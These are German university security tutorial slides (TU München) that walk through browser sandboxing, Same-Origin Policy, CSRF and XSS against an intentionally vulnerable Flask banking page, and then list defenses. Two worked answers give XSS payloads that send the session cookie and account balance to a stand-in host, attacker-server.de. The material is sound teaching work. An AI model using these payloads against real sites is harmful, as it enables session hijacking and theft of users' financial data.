

# IT-Security Tutorübung 02

---

Dorian Zedler

30. Oktober 2023

Technische Universität München

Aufgaben

# Aufgaben

---

- Sie sind Student:in mit krimineller Energie
- Auf TUMOnline finden sie Formulare:
  - <https://campus.tum.de/exmatriculate> - Formular für Exmatrikulation
  - <https://campus.tum.de/mygrades> - Notenliste
- Andere Studenten öffnen Ihre Webseite `evil.de`
- **Können die folgenden Angriffe funktionieren? Aunter welchen Voraussetzungen / warum nicht?**

- a) Ihre Webseite beinhaltet JavaScript, welches versucht alle geöffneten Tabs des Browsers auszulesen und an Ihren Server zu senden.
- **NEIN!**
  - Browser führen JavaScript in einer Sandbox aus
  - Pro Tab eine eigene Sandbox
  - Zugriff auf Daten außerhalb der Sandbox nicht möglich  
→ System wird vor bösen Webseiten Geschützt

b) Ihre Webseite beinhaltet JavaScript, welches die Notenliste von TUMOnline abrufen und an Ihren Server weiterleitet.

- **NEIN!**
- Die **Same-Origin-Policy** verhindert standardmäßig den Zugriff auf Webseiten mit einer anderen Domain
- Server können Zugriff von anderen Domains erlauben, wenn sie den **access-control-allow-origin**-Header setzen.
- Bei einfachen Anfragen Kontrolle des Headers in der Antwort  
→ Anfrage wird immer gesendet, aber der Browser hält die Antwort zurück, wenn der Header nicht gesetzt ist
- Bei komplexen Anfragen wird ein zuerst ein **CORS Preflight** ausgeführt  
→ Anfrage wird nur gesendet, wenn Preflight erfolgreich

- c) Ihre Webseite beinhaltet JavaScript, welches die Cookies (u.a. das Session Cookie) von TUMOnline ausliest.
- **NEIN!**
  - Durch die Sandbox ist der Zugriff auf Daten anderer Webseiten nicht möglich

- c) Sie bauen das Exmatrikulationsformular von TUMOnline auf ihrer eigenen Webseite nach und als kleines *Feature* liefern Sie JavaScript mit, dass das Formular automatisch beim Aufruf der Seite an die TUMOnline Webseite abschickt.
- **JA!** Falls TUMOnline keine Vorkehrungen getroffen hat.
  - Es handelt sich um **Cross-Site-Request Forgery (CSRF)**
  - Wird nicht von der Same-Origin Policy verhindert
  - Gegenmaßnahmen:
    - zufälliger CSRF-Token im Formular  
→ kann nicht von JavaScript ermittelt werden!
    - SameSite Attribut des Session-Cookies auf Lax oder Strict setzen

# Aufgabe 3

- Webseite `www.bank.de/umsaetze` mit code:
- `bankde.py`

```
1  # ...
2  @app.route('/umsaetze')
3  def umsaetze():
4      name = flask.request.args.get("name")
5      return flask.render_template("bankde.html", name=name,
    ↪      amount=getamountfromdb(name))
```

- `bankde.html`

```
1  Sehr geehrte/r Kund/in!
2  <br>
3  <br>
4  Es sind <span id="amount">{{ amount }} Euro</span> in Konten unter
    ↪  dem Namen <span id="name">{{name|safe}}</span>
5  verzeichnet.
```

a) Erläutern Sie was der vorliegende Python-Code bewirkt. Welcher Ausgabe wird erzeugt, wenn Sie die Seite mittels des Links <http://www.bank.de/umsaetze?name=Fabian> aufrufen?


- `{{name|safe}}` und `{{ amount }}` werden ersetzt:

```
1 Sehr geehrte/r Kund/in!  
2 <br>  
3 <br>  
4 Es sind <span id="amount">42 Euro</span> in Konten unter dem  
  ↪ Namen <span id="name">Fabian</span> verzeichnet.
```

- b) Ist der Suffix |safe im HTML-Template der Webseite hier sinnvoll verwendet? Dessen Funktionalität können Sie in der Dokumentation der von Flask verwendeten Templating-Engine nachlesen.
- Nein, dies eröffnet eine **XSS-Schwachstelle!**
  - Standardmäßig wird html code von Jinja escaped, |safe **deaktiviert** diese Funktion → Triviale XSS Injektionen, wie `<script>alert(1)</script>`, sind möglich

## Aufgabe 3c - XSS Konzept

- c) Zeichnen Sie das Sequenzdiagramm eines *reflected* und eines *stored* XSS-Angriff mit dem Ziel, Informationen von der Webseite zu extrahieren. Welcher von beiden ist in diesem Kontext möglich?



- d) Mittels eines XSS-Angriffs ist es nun möglich die *Cookies* einer Webseite zu extrahieren. Erläutern Sie, warum dies im Gegensatz zu Aufgabe 2 möglich ist!
- Das XSS-JavaScript läuft nicht auf unserer Seite (`attacker-server.de`), sondern auf der Seite, die wir angreifen (`bank.de`)
  - Wir sind in derselben Sandbox wie die Cookies, die wir habenwollen  
→Wir können auf die Cookies zugreifen!

## Aufgabe 3e - XSS Payload

e) Wie würde eine XSS-Payload für den name-Parameter aussehen, die das *Session-Cookie* der Webseite an den Angreifer überträgt? Sie können hierfür annehmen, dass Sie als Angreifer einen Webserver an der Adresse `http://attacker-server.de` aufgesetzt haben, welcher alle einkommenden Anfragen aufzeichnet.

- `<script>document.location="http://attacker-server.de/?cookies=" + document.cookie</script>`
- Das + muss im URL als %2B kodiert werden

- f) Informieren Sie sich nun über die verschiedenen Sicherheitsattribute die für Cookies wahlweise gesetzt werden können (<https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>). Welches Attribut würde das Auslesen des Cookies via JavaScript verhindern?
- **HttpOnly** → Cookie ist nicht in `document.cookie` enthalten
  - **Secure** → Cookie wird nur bei https Verbindungen übertragen
  - **Same-Site** → Legt fest, wann der Cookie mitgesendet wird:
    - **None**: immer
    - **Lax**: nur bei direkter Navigation ohne Statusveränderung, z.B. GET, aber nicht POST
    - **Strict**: nur, wenn die Anfrage von derselben Webseite gekommen ist

- g) Grenzen Sie nun die Same-Origin-Policy und das SameSite Attribut voneinander ab!
- Same-Origin-Policy verbietet direkten Zugriff auf andere Webseiten mit JavaScript
  - Man kann mit JavaScript dennoch Formulare erstellen und automatisch abschicken  
→Um zu unterbinden, dass so schreibende Anfragen an andere Webseiten gesendet werden können, wird das SameSite Attribut verwendet

h) Entwickeln Sie eine XSS-Payload, die die Kontoumsätze einer Person stiehlt!

- `<script>document.location="http://attacker-server.de/?content=" + document.getElementById('amount').innerHTML</script>`
- Das + muss im URL als %2B kodiert werden
- Das `HttpOnly` Attribute schützt nicht vor XSS-Angriffen!

a) Wie können Sie ihre Webseite vor XSS schützen?

- Serverseitig HTML-Sonderzeichen (&, ", ', < und >) in HTML Entitäten umwandeln (z.B. < wird zu &lt;)  
→Html Entitäten werden vom Browser nicht verarbeitet, sondern als Zeichen angezeigt  
→Bei Flask automatisch, bei PHP mit `htmlspecialchars()`
- Wenn HTML für Formatierung gewünscht ist, (z.B. in einem Forenbeitrag), sollte Clientseitig DOMPurify verwendet werden  
→JavaScript wird im Browser entfernt

b) Wie können Sie ihre Webseite vor SQL-Injections schützen?

- Prepared Statements:
  - SQL-Abfrage wird mit Platzhaltern an den Interpreter gesendet
  - Wenn Interpretation abgeschlossen ist, wird Userinput "roh" eingesetzt, ohne nochmals interpretiert zu werden
- Input sanitization:
  - Ähnlich wie bei XSS, aber weniger verbreitet

- c) Wo sollte User-Authentifizierung implementiert werden? Clientseitig im JavaScript oder serverseitig im Backend?
- Immer serverseitig!
  - Authentifizierung in JavaScript kann einfach mit den Entwicklertools entfernt werden